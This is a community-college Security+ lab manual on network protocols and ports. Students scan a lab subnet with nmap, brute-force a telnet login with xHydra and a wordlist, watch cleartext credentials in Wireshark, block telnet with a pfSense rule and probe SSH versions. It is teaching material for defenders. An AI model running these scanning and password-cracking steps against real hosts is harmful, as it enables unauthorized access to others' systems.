



SECURITY+ LAB SERIES

Lab 3: Protocols and Default Network Ports – Connecting to a Remote System

Document Version: **2015-09-24**



This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the [Creative Commons Attribution 3.0 Unported License](https://creativecommons.org/licenses/by/3.0/).

Development was funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48; The National Information Security, Geospatial Technologies Consortium (NISGTC) is an entity of Collin College of Texas, Bellevue College of Washington, Bunker Hill Community College of Massachusetts, Del Mar College of Texas, Moraine Valley Community College of Illinois, Rio Salado College of Arizona, and Salt Lake Community College of Utah.

This workforce solution was funded by a grant awarded by the U.S. Department of Labor's Employment and Training Administration. The solution was created by the grantee and does not necessarily reflect the official position of the U.S. Department of Labor. The Department of Labor makes no guarantees, warranties or assurances of any kind, express or implied, with respect to such information, including any information on linked sites, and including, but not limited to accuracy of the information or its completeness, timeliness, usefulness, adequacy, continued availability or ownership.

Contents

Introduction	3
Lab Topology	4
Lab Settings	5
Pre-Lab Setup	6
1 Connecting to a Linux System Using Telnet	7
1.1 Telnet Dictionary Attack	7
1.2 Analyze Telnet Connection	12
1.3 Mitigate Telnet Risk	15
2 Connecting to a Linux System Using SSH	19
2.1 Analyze SSH Connection	19
3 Connecting to a Linux System by Using Netcat	26
3.1 Using Netcat to Send a Reverse Shell	26



Introduction

The material in this lab aligns to the following learning objectives:

- **Objective 1.1:** Explain the security function and purpose of network devices and technologies
- **Objective 1.4:** Given a scenario, implement common protocols and services


More information about individual objectives and their sections can be found in CompTIA document SY0-401, which is available from the CompTIA website.

In this lab, you will be conducting remote security practices using various tools and protocols. You will be performing the following tasks:

1. Connecting to a Linux System Using Telnet
2. Connecting to a Linux System Using SSH
3. Connecting to a Linux System Using Netcat



Lab Topology



Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Ubuntu	192.168.1.50	student	securepassword
DVL Server	10.1.1.10	root	toor
Security Onion	192.168.1.6	soadmin	mypassword
pfSense	192.168.1.1 10.1.1.1 203.0.113.1	admin	pfsense
Kali	203.0.113.2	root	toor



Pre-Lab Setup

Before continuing to Task 1, log into the following systems below as instructed.

I. Kali

1. On the login screen, select **Other**.
2. When presented with the username, type **root**. Press **Enter**.
3. When prompted for the password, type **toor**. Press **Enter**.
4. Minimize the *PC viewer* window.

II. Ubuntu

1. On the login screen, select the **student** account.
2. When prompted for the password, type **securepassword**. Press **Enter**.
3. Minimize the *PC viewer* window.

III. Security Onion

1. On the login screen, type **soadmin**. Press **Enter**.
2. When prompted for the password, type **mypassword**.
3. Minimize the *PC viewer* window.




1 Connecting to a Linux System Using Telnet

1.1 Telnet Dictionary Attack


1. Open the **Security Onion PC Viewer**. If closed, click on the **Security Onion** icon on the *Topology* page.



2. Click on the **Application Menu** icon located in the top-left corner and navigate to **Security Onion > Wireshark**.



3. Within the *Wireshark* window, navigate to **Capture > Interfaces** from the menu.



- On the *Capture Interfaces* window, click **Start** for the **eth0** network device.



- Open the **Kali PC Viewer**. If closed, click on the **Kali** icon on the *Topology* page.



- Open a new **Terminal** window.



- Issue the **ifconfig** command verifying that the **203.0.113.2** address is present for **eth0**.

```
root@Kali-Attacker:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:9c:fe:5b
          inet addr:203.0.113.2  Bcast:203.0.113.7  Mask:255.255.255.248
          inet6 addr: fe80::250:56ff:fe9c:fe5b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7 errors:0 dropped:0 overruns:0 frame:0
          TX packets:50 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:580 (580.0 B)  TX bytes:3394 (3.3 KiB)
          Interrupt:18 Base address:0x2000

root@Kali-Attacker:~#
```


8. Initiate a quick **Nmap** scan exclusively looking for **port 23** on the **192.168.1.0/24** subnet.

```
nmap -p 23 192.168.1.0/24
```

```
root@Kali-Attacker:~# nmap -p 23 192.168.1.0/24

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-17 11:00 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00023s latency).
PORT      STATE      SERVICE
23/tcp    filtered  telnet

Nmap scan report for 192.168.1.6
Host is up (0.00029s latency).
PORT      STATE      SERVICE
23/tcp    closed    telnet

Nmap scan report for 192.168.1.50
Host is up (0.00031s latency).
PORT      STATE      SERVICE
23/tcp    open       telnet

Nmap done: 256 IP addresses (3 hosts up) scanned in 4.92 seconds
```

9. From the *Nmap* results, it should look like *port 23* is open on host *192.168.1.50*. Try to connect to it using the **telnet** client using the following command:

```
telnet 192.168.1.50
```


10. When prompted for user credentials, attempt to guess the credentials by typing **admin** as the username and **admin** as the password.

```
root@Kali-Attacker:~# telnet 192.168.1.50
Trying 192.168.1.50...
Connected to 192.168.1.50.
Escape character is '^]'.
Ubuntu 12.04.5 LTS
Ubuntu login: admin
Password:

Login incorrect
Ubuntu login: Connection closed by foreign host.
root@Kali-Attacker:~#
```

11. You should be presented with a login failure. Press **CTRL+C** to exit the telnet prompt.
12. Attempt to crack the password for *telnet* access. Type **xhydra** in the *Terminal* window. Press **Enter**.


13. In the *xHydra* window, navigate to the **Target** tab, and enter IP address **192.168.1.50** in the *Single Target* field.



14. Click the **drop-down menu** next to *Protocol* and select **telnet**.




15. Navigate to the **Passwords** tab and type **student** in the *Username* field.



16. Underneath the *Password* header, fill the bubble next to **Password List** and click the **white space**.




17. A *File Explorer* window will appear. Select the **File System** menu item and click the **Type a file name** icon.




18. In the *Location* field, enter `/tmp/wordlists/passlist`. Press **Enter**.



19. Verify that the *whitespace* next to *Password List* is populated with `/tmp/wordlists/passlist`.



20. Click the **Start** tab followed by clicking the **Start** button located at the bottom to begin the password cracking process.





21. A successful output shall appear showing available user credentials for the telnet client.


```

Output
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2015-04-16 17:36:09
[DATA] 16 tasks, 1 server, 54 login tries (l:1/p:54), ~3 tries per task
[DATA] attacking service telnet on port 23
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[23][telnet] host: 192.168.1.50 login: student password: ssh
[23][telnet] host: 192.168.1.50 login: student password: password
<finished>

```


22. Change focus to the **Security Onion** system. On the *Wireshark* application, click the **Stop Capture** button.



23. Leave the *Wireshark* application open for the next task.

1.2 Analyze Telnet Connection


1. While on the *Security Onion* system, analyze the multiple *Wireshark* captures that are using the *telnet* protocol. When using a password cracking application, it can be noted how much noise the application makes, which can throw red flags for a network administrator.
2. Start a new capture by navigating to **Capture > Interfaces**.



3. Click the **Start** button for the **eth0** network device.



If prompted to “Save capture file”, select **Continue without Saving**.



4. Change focus to the **Kali** system.
5. Close the **xHydra** window.
6. Change focus to the **Terminal** window and attempt to **telnet** to the **192.168.1.50** host.


```
telnet 192.168.1.50
```

```
root@Kali-Attacker:~# telnet 192.168.1.50
Trying 192.168.1.50...
Connected to 192.168.1.50.
Escape character is '^]'.
Ubuntu 12.04.5 LTS
Ubuntu login: student
Password:
Last login: Fri Mar 20 17:39:27 EDT 2015 from 203.0.113.2 on pts/4
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)
```

7. When prompted for user credentials, enter **student** as the username and **securepassword** as the password.
8. Once successfully logged in, type **exit** followed by pressing **Enter** to close the telnet connection right away.

```
student@Ubuntu:~$ exit
logout
Connection closed by foreign host.
root@Kali-Attacker:~#
```


9. Change focus to the **Security Onion** system. Click on the **Stop Capture** button.




10. In the Filter space, type **tcp.port == 23** followed by clicking **Apply**.



11. **Right-click** on the first *TCP* packet when filtered and select **Follow TCP Stream**.




12. Notice how both the *username* and *password* are sent in clear text. Click on the **Close** button.



1.3 Mitigate Telnet Risk

1. While on the *Security Onion* system, open a new **Web Browser**. Navigate to the **Applications Menu > Web Browser**.
2. Type **192.168.1.1** into the address bar. Press **Enter**.




3. For the user credentials, type **admin** as the *username* and **pfsense** as the *password*. Click **Login**.




4. Hover the mouse pointer over the **Firewall** menu option and select **Rules**.



5. Make sure you are viewing the “EXTERNAL_GW” tab, and click the **Add New Rule** icon.



6. Select the **drop-down menu** next to *Action* and select **Reject**.




The screenshot shows the 'Edit Firewall rule' window. The 'Action' section has a dropdown menu set to 'Reject'. Below the dropdown, there is a hint: 'Choose what to do with... Hint: the difference bet... unreachable for UDP) i... either case, the origina'.

7. Set *Interface* to **EXTERNAL_GW**.




The screenshot shows the 'Interface' section of the firewall rule configuration. The dropdown menu is set to 'EXTERNAL_GW'. Below the dropdown, there is a hint: 'Choose which interface pack'.

8. Set *Protocol* to **TCP**.




The screenshot shows the 'Protocol' section of the firewall rule configuration. The dropdown menu is set to 'TCP'. Below the dropdown, there is a hint: 'Choose which IP protocol this rule should match. Hint: in most cases, you should specify TCP here.'

9. Set *Source Type* to **EXTERNAL_GW net**.




The screenshot shows the 'Source' section of the firewall rule configuration. The 'Type' dropdown menu is set to 'EXTERNAL_GW net'. There is also an 'Address' field and a 'not' checkbox. Below the dropdown, there is a hint: 'Use this option to invert the sense of the match.'

10. Set *Destination Type* to **INTERNAL_GW net** by selecting it from the *drop-down menu*.




The screenshot shows the 'Destination' section of the firewall rule configuration. The 'Type' dropdown menu is set to 'INTERNAL_GW net'. There is also an 'Address' field and a 'not' checkbox. Below the dropdown, there is a hint: 'Use this option to invert the sense of the match.'

11. Set *Destination port range* to **Telnet (23)** for both “from” and “to”.



The screenshot shows the 'Destination port range' section of the firewall rule configuration. Both the 'from' and 'to' dropdown menus are set to 'Telnet (23)'. Below the dropdowns, there is a hint: 'Specify the port or port range for the destination of the packet for this rule. Hint: you can leave the 'to' field empty if you only want to filter a single port'.

12. Click the **Save** button to enforce the rule.



13. When redirected to the firewall rule table, notice the warning message. Click the **Apply changes** button.



Then select **Close**.



14. Change focus to the **Kali** system and attempt to **telnet** to the **192.168.1.50** host within a *Terminal* window.

```
telnet 192.168.1.50
```

```
root@Kali-Attacker:~# telnet 192.168.1.50
Trying 192.168.1.50...
telnet: Unable to connect to remote host: Connection refused
root@Kali-Attacker:~#
```

Notice after a couple of seconds, a connection timeout error appears. Due to the new firewall rule set, it is rejecting the request from the *External* network.



15. Initiate another **Nmap** scan on the **192.168.1.0/24** network specifically for **port 23**.

```
root@Kali-Attacker:~# nmap -p 23 192.168.1.0/24

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-17 10:55 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00040s latency).
PORT      STATE SERVICE
23/tcp    closed telnet

Nmap scan report for 192.168.1.6
Host is up (0.00023s latency).
PORT      STATE SERVICE
23/tcp    closed telnet

Nmap scan report for 192.168.1.50
Host is up (0.00039s latency).
PORT      STATE SERVICE
23/tcp    closed telnet

Nmap done: 256 IP addresses (3 hosts up) scanned in 4.69 seconds
```

Notice now that *port 23* is closed on all hosts.


16. Leave the *Terminal* window open for the next task.

2 Connecting to a Linux System Using SSH

2.1 Analyze SSH Connection

1. While on the *Kali* system, initiate an **Nmap** scan specifically looking for an open **port 22**.

```
nmap -sV -p 22 192.168.1.0/24
```



```
root@Kali-Attacker:~# nmap -sV -p 22 192.168.1.0/24

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-16 18:03 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00024s latency).
PORT      STATE SERVICE VERSION
22/tcp    filtered ssh


Nmap scan report for 192.168.1.6
Host is up (0.00026s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.50
Host is up (0.00046s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 4.48 seconds
```

Notice for host *192.168.1.50*, port 22 is open. Additional information is also given with the `-sV` Nmap option as this helps probe service/version information.

